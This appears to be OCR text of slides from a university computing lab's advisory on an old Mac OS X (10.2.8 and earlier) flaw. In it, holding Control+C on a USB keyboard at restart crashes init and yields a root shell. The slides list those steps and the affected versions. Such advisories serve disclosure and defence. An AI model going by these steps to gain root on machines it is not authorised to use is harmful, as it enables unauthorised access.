
USB Keyboard init Crash Root Access Vulnerability

Mac OS X 10.2.8 or earlier Security Vulnerability



The University of Utah Student Computing Labs

Issue


- Attach USB Keyboard
- Restart Mac OS X
- Hold down Control+C
- init Crashes
- Given root shell prompt


Details


- OS Versions
  - Affects Mac OS X 10.2.8 or early
  - Mac OS X 10.3.x is NOT Vulnerable
- Open Firmware Password (OFWP) DOES NOT stop vulnerability

